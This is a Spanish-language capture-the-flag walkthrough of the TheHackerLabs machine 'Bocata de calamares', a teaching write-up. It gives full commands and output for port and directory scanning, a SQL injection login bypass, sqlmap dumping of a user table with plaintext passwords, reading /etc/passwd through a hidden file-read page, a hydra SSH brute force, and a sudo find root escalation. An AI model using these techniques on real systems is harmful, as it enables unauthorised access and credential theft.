Bocata de calamares

Web:: TheHackerLabs
Dificultad:: easy
OS:: Linux
Estado:: Completado

Skils

- Enumeracion de credenciales mediante SQLI
- Fuzzing con Gobuster
- Codificacion y decodificacion con base64

Enumeracion

Para empezar con nuestra fase de enumeracion tras tener la IP del objetivo, es hacer un escaneo de puertos con nmap para descubrir puertos abiertos del sistema

```
sudo nmap -p- --open -sS -n -Pn --min-rate 5000 -T5 <IP>
```

`-p-` : Le indico que me escanee los 65535 puertos
`--open` : Solo me mostrara los puertos abiertos
`-sS` : Stealth Scan no completara el proceso de three way handshake
`-n` : Sin resolucion DNS
`-Pn` : Sin Host Discovery
`--min-rate 5000` : Enviare minimo 5 k de paquetes por segundo
`-T5` : Escaneo agresivo

Como resultado vemos 2 puertos abiertos

```
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:FC:8A:12 (VMware)
```

Bien, el ssh (Secure Shell) no nos sirve de mucho ahora mismo, ya que no tenemos credenciales validas para poder entablecer la conexion, asi que vamos a ver el puerto 80

HTTP - 80

Ok, siempre que veo un puerto 80 lo primero antes de entrar en la pagina yo, suelo enumerar tecnologias en busca de alguna herramienta la cual no este actualizada o sea vulnerable,


```
whatweb -v http://<IP>
```

`-v` : Estructura el output y nos realiza una breve descripcion de cada tecnologia usada por la web

Lo unico interesante que nos saca son 2 correos, pero para este CTF no nos hace falta

```
String       : administrador@FKN.com,contacto@ejemplo.com
String       : contacto@ejemplo.com
```

No ha encontrado nada mas que nos importe, aparte de la version de nginx pero tampoco va por ahi el asunto, vamos a entrar en la pagina



Tiene pinta de ser un periodico, voy a hacer fuzzing (para enumerar directorios y archivos dentro de la web), voy a utilizar `Gobuster`, ya que al ser una herramienta fue creada en `Go`, funciona muy bien con conexiones, asi que sea un escaneo rapido. (Puedes usar otras herramientas `ffuf`, `feroxbuster`, `wfuzz`, `dirb`...)

```
gobuster dir -u http://<IP> -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt -t 100
```

`dir` : Le indico que quiero buscar archivos y directorios
`-u <url>` : Paso la url de la victima para que sepa donde tiene que atacar
`-w <wordlist>` : ejecutara el ataque probando con las palabras del diccionario indicado
`-x <extension>` : Probara las mismas palabras pero con las extensiones que le paso
`-t <thread>` : Entre mas hilos, mas rapido ira el escaneo, pero cuidado, tambien sera mas ruidoso

```
Starting gobuster in directory enumeration mode
/images               (Status: 301) [Size: 178] [--> http://192.168.234.180/images/]
/index.php            (Status: 200) [Size: 4145]
/login.php            (Status: 200) [Size: 2543]
/admin.php            (Status: 200) [Size: 359]
Progress: 294161 / 882240 (33.34%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 296281 / 882240 (33.58%)
Finished
```

Bien, corto el fuzzing ya que no necesitamos enumerar mas EN ESTE CASO, aunque si es buena practica fuzzear todo lo posible para que nuestra superficie de ataque sea mayor.


voy a ser directo, en admin no hay absolutamente nada, por ahora, la pagina estta vacia, literalmente, asi que voy a login.php

En cuanto veo un login php se me pasan por la cabeza 2 pruebas, probar si podemos bypassearlo y un SQL injection para enumerar las bases de datos en caso de que hallan, asi que vamos a ello.

Este es el login, un login normal, con un mensaje abajo que indica que la pagina web esta en desarrollo y qu no entremos aqui, vamos a saltarnos esa norma ;)


para intentar bypassear este login, siempre pruebo en añadir una comilla en varios campos, seguido de un `or 1=1-- -`

seria algo asi



De esta manera, rompemos la query que hace a la base de datos con la comilla y si el 1=1 da true (Lo cual siempre es True) me va a comentar todo lo que va despues.

Pulso ingresar*



Ups, estamos dentro, pero esto no se queda asi, vamos a enumerar un poco mas ¿no?

Voy a hacerlo de forma automatica, ya que al ser un CTF no hay problema, aunque yo este laboratorio lo hice de forma manual, vamos a automatizarlo.

para indicarle la url a sqlmap hay 2 maneras de hacerlo, pasandole la peticion que capturamos con burp al pulsar ingresar en un archivo txt, o pasandole la url e indicandole que busque los campos de entrada


Forma 1

```
sqlmap -l archivo.txt --batch --dbs
```

Forma 2

```
sqlmap -u <url> --forms --batch --dbs
```


Las dos os van a dar el mismo resultado.



vemos una tabla php, nos interesa, puede haber informacion de usuarios

para indicarselo a sqlmap, quito el `--dbs` y añado `-D <Nombre de la base de datos>`, introduzco el parametro --tables para que me dumpee las tablas que hay dentro de la base de datos indicada

```
sqlmap -u <url> --forms --batch -D php --tables
```



Dentro de la db hay una tabla llamada usuarios, vamos sacar las columnas que tiene para finalmente enumerar la informacion

```
sqlmap -u <url> --forms --batch -D php -T usuarios --columns
```

```
Database: php
Table: usuarios
[5 columns]
+-------------+---------------+
| Column      | Type          |
+-------------+---------------+
| contraseña  | varchar(16)   |
| alias       | varchar(20)   |
| email       | varchar(30)   |
| id          | int           |
| nombre      | varchar(20)   |
+-------------+---------------+
```

Tenemos varias columnas vamosa dumpearlas todas

```
+----+-------------+-----------+-----------------------+---------+
| id | contraseña  | alias     | email                 | nombre  |
+----+-------------+-----------+-----------------------+---------+
| 1  | 123456      | adminPrinc | admin@localhost.com  | admin   |
| 2  | qwertyuiop  | Pep100    | pepe@email.com        | pepe    |
| 3  | jaime       | Jaime_P   | jaime@email.com       | jaime   |
| 4  | qwertyu     | Richard   | Ricardobc@gmail.com   | Ricardo |
+----+-------------+-----------+-----------------------+---------+
```

Pues ya tenemos toda la informacion de la base de datos, la cual en este CTF no nos sirve de nada :()

si, no nos sirve de nada esta informacion, yo tambien me quede igual cuando me di cuenta, nos engañaron : (

pero no pasa nada, vamos a buscar otro vector de ataque, recordemos que pudimos bypassear el login, pues vamos a ver que hay en esa pagina

Día 2

Esto es demasiado chapucero para un programador de mi nivel, voy a crear una to-do-list para ir cubriendo todos mis súper objetivos.

en el dia 2 vemos un to-do-list (Una lista de "cosas que hacer") vamos a verla

☐ Pedir aumento de salario al jefe (soy demasiado bueno para cobrar esta miseria).
☑ Reservar billetes verano.
☐ He creado una nueva página para poder leer los ficheros internos del servidor, cada día soy un mejor programador. Además he codificado su nombre en base64, así nadie podrá dar con ella (lee_archivos).
☐ Llevar al gato al veterinario, ese saco de pulgas se está comiendo la mitad de mi sueldo...

Ninguna de esas nos interesa, menos la 3, como nos indica ha creado una pagina nueva, que se llama lee_archivos, pero ha codificado su nombre, lo cual hace que no podamos acceder con el nombre normal, nos toca codificar en base64 el string "lee_archivos" para poder entrar

```
❯ echo "lee_archivos" | base64
bGVlX2FyY2hpdm9zCg==
```

listo, supersimple, copiamos lo que nos devuelve base64 y lo pegamos a la url añadiendole .php ya que la web esta creada en php

Introduce el archivo a buscar: Leer

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
tyuiop:x:1000:1000:tyuiop:/home/tyuiop:/bin/bash
mysql:x:110:110:MySQL Server,,,:/nonexistent:/bin/false
superadministrator:x:1001:1001:,,,:/home/superadministrator:/bin/bash
```

Podemos leer archivos ¡HURRAA!

ya tenemos un usuario, pero sin contraseña, asi que no nos queda otra qu hacer fuerza bruta con hydra

```
hydra -l superadministrator -P /usr/share/wordlists/rockyou.txt
ssh://192.168.234.180/ -s 22 -I -f -V
```

`-l` : Indico el usuario valido
`-P` : Wordlist para realizar fuerza bruta

`ssh://<ip>/` : Le indicamos que el servicio es un ssh, lo cual por defecto hara la fuerza bruta al puerto 22

`-s 22` : Para asegurar le indico que haga el ataque al puerto 22

`-f` : Indico q en el caso que encuentre unas credenciales validas, que corte el script

`-V` : Me mostrara cada intento que realiza

```
[ATTEMPT] target 192.168.234.180 - login "superadministrator" - pass "alexis" - 102 of 14344402 [child 13] (0/3)
[ATTEMPT] target 192.168.234.180 - login "superadministrator" - pass "jesus" - 103 of 14344402 [child 10] (0/3)
[22][ssh] host: 192.168.234.180   login: superadministrator   password: princesa
[STATUS] attack finished for 192.168.234.180 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-21 10:53:07
```

Despues de 103 intentos, tenemos la contraseña princesa, vamos a entrar.

```
superadministrator@thehackerslabs-bocatacalamares:~$ ls -la
total 32
drwxr-x--- 3 superadministrator superadministrator 4096 Jan 10  2025 .
drwxr-xr-x 4 root               root               4096 Jan  6  2025 ..
lrwxrwxrwx 1 root               root                  9 Jan 10  2025 .bash_history → /dev/null
-rw-r--r-- 1 superadministrator superadministrator  220 Jan  6  2025 .bash_logout
-rw-r--r-- 1 superadministrator superadministrator 3771 Jan  6  2025 .bashrc
drwx------ 2 superadministrator superadministrator 4096 Jan 10  2025 .cache
-rw-r--r-- 1 root               root                 13 Jan 10  2025 flag.txt
-rw-r--r-- 1 superadministrator superadministrator  807 Jan  6  2025 .profile
-rw-r--r-- 1 root               root                125 Jan  9  2025 recordatorio.txt
superadministrator@thehackerslabs-bocatacalamares:~$
```

vemos dos archivos, la flag.txt y un recordatorio.txt

```
superadministrator@thehackerslabs-bocatacalamares:~$ cat recordatorio.txt
Me han dicho que existe una pagina llamada gtfobins muy util para ctfs, la dejo aquí apuntada para recordarlo mas adelante.
superadministrator@thehackerslabs-bocatacalamares:~$
```

nos dice este mensaje, hay un truco, que yo no voy a enseñar ya que revelaria la flag, pero la flag esta encodeada en base64 y os da una pista...

bien el recordatorio nos dice indirectamente que puede haber un binario el cual podremo ejecutar como root.

voy a ver cual es

``


```
sudo -l
```

```
Matching Defaults entries for superadministrator on thehackerslabs-bocatacalamares:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User superadministrator may run the following commands on thehackerslabs-bocatacalamares:
    (ALL) NOPASSWD: /usr/bin/find
superadministrator@thehackerslabs-bocatacalamares:~$
```

Binario find, vamos a ver como abusar de el

```
sudo find . -exec /bin/sh \; -quit
```

Si ejecutamos este comando, seremos root



Espero que les halla gustado la maquina, a mi me encanto ;)

(Perdon por la bromita del sqli...)